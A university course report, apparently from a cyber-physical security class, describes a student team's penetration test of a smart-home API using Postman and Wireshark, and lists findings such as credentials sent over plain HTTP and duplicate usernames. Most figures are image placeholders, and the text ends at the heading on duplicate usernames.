Department of Electronic and Telecommunication Engineering

University of Moratuwa

- 200123H DHANOMIKA A.P.N.
- 200134R DISSANAYAKA R.M.R.H.
- 200310E KODITHUWAKKU K.A.W.T.
- 200702H WEERASINGHE P.D.G.U.M.B.

Team CyberSphere

EN4720: Security in Cyber-Physical Systems

Course Project - Milestone 3.0

Introduction

As part of the third milestone of our project, we conducted a comprehensive penetration test on the given API to evaluate its security posture. Penetration testing is a methodical approach to identifying and exploiting vulnerabilities within a system, simulating real-world attacks to assess potential risks. This process is crucial in ensuring that APIs, which often serve as gateways to sensitive data and services, are resilient against malicious attempts to breach them.

In general, a standard penetration testing process involves several critical steps: **scoping**, to define the boundaries and goals of the test; **reconnaissance**, to gather intelligence about the API's structure and potential vulnerabilities; **vulnerability assessment**, where automated tools and manual methods are used to identify weaknesses; **exploitation**, to verify and understand the impact of discovered vulnerabilities; and finally, **reporting**, where findings are documented and mitigation strategies are suggested. These steps provide a holistic approach to uncovering and addressing security flaws.

For this specific assignment, we tailored the process to focus on API-level testing. Our approach involved understanding the API's structure and endpoints, identifying possible vulnerabilities, and launching a variety of attacks using different tools and techniques to test the system's defenses. We also included post-exploitation practices like clearing traces and exploring deeper security layers. The results of our testing, including the tools used, vulnerabilities found, and mitigation recommendations, are discussed in detail in the sections that follow.

Methods used to identify vulnerabilities

Postman:


We used **Postman** to send custom API requests and test the system for vulnerabilities. By manipulating parameters, headers, and payloads, we checked for issues like SQL injection, cross-site scripting (XSS), and broken authentication. Postman helped us automate tests and analyze the responses, revealing weaknesses such as improper input validation and poor error handling in the API.


Wireshark:


We also used **Wireshark** to capture and analyze network traffic between the client and server. This allowed us to see raw API requests and responses in plain text. With Wireshark, we identified vulnerabilities like sensitive data being sent to unencrypted and insecure communication channels. It helped us spot issues that Postman alone could not detect, such as data leakage and improper session handling.

Screenshots for the commands run


Unsecure user registration









Unsecure user login



Secure user registration



Secure user login



Smart home security

In a smart home security system, various interconnected devices such as smart doors, garage door controllers, thermostats, security cameras, and firmware update endpoints play crucial roles in ensuring safety and convenience. However, these devices also present potential vulnerabilities that can be exploited by cyber attackers if not properly secured.

- Smart Door: A smart door allows homeowners to remotely control access to their property. Vulnerabilities in its authentication or communication protocols could allow unauthorized individuals to unlock the door, gaining physical access to the home.

- Garage Door Controller: Similar to the smart door, the garage door controller is often connected to the internet, allowing remote access. If its API or communication is not secure, attackers might exploit it to gain unauthorized entry into the home.


- Thermostat: Smart thermostats regulate the temperature of the home and are connected to the internet for remote management. If compromised, attackers could manipulate the thermostat settings, potentially causing damage or affecting comfort.

- Security Camera: Smart security cameras are integral for surveillance and monitoring. If not properly secured, these cameras can be hacked to either disable them or spy on the occupants. Vulnerabilities in the streaming or storage of video data could also lead to privacy breaches.


- Firmware Update Endpoint: Firmware updates are necessary for maintaining device functionality and security. However, an unsecured firmware update endpoint can be exploited to inject malicious code into the device, compromising its entire operation and potentially providing a backdoor for attackers.

Smart door


- Smart Door: A smart door allows homeowners to remotely control access to their property. Vulnerabilities in its authentication or communication protocols could allow unauthorized individuals to unlock the door, gaining physical access to the home.




Garage door controller




Thermostat



Security camera




Firmware update endpoint




Vulnerabilities with evidence

unsecure user registration


Using HTTP -:





The use of HTTP for user registration poses a significant security risk.HTTP transmits data in plain text, any party intercepting the communication between the user and the API can easily access sensitive credentials. As illustrated in the figure above, tools such as Wireshark can capture and expose these credentials directly.


Duplicate usernames -:



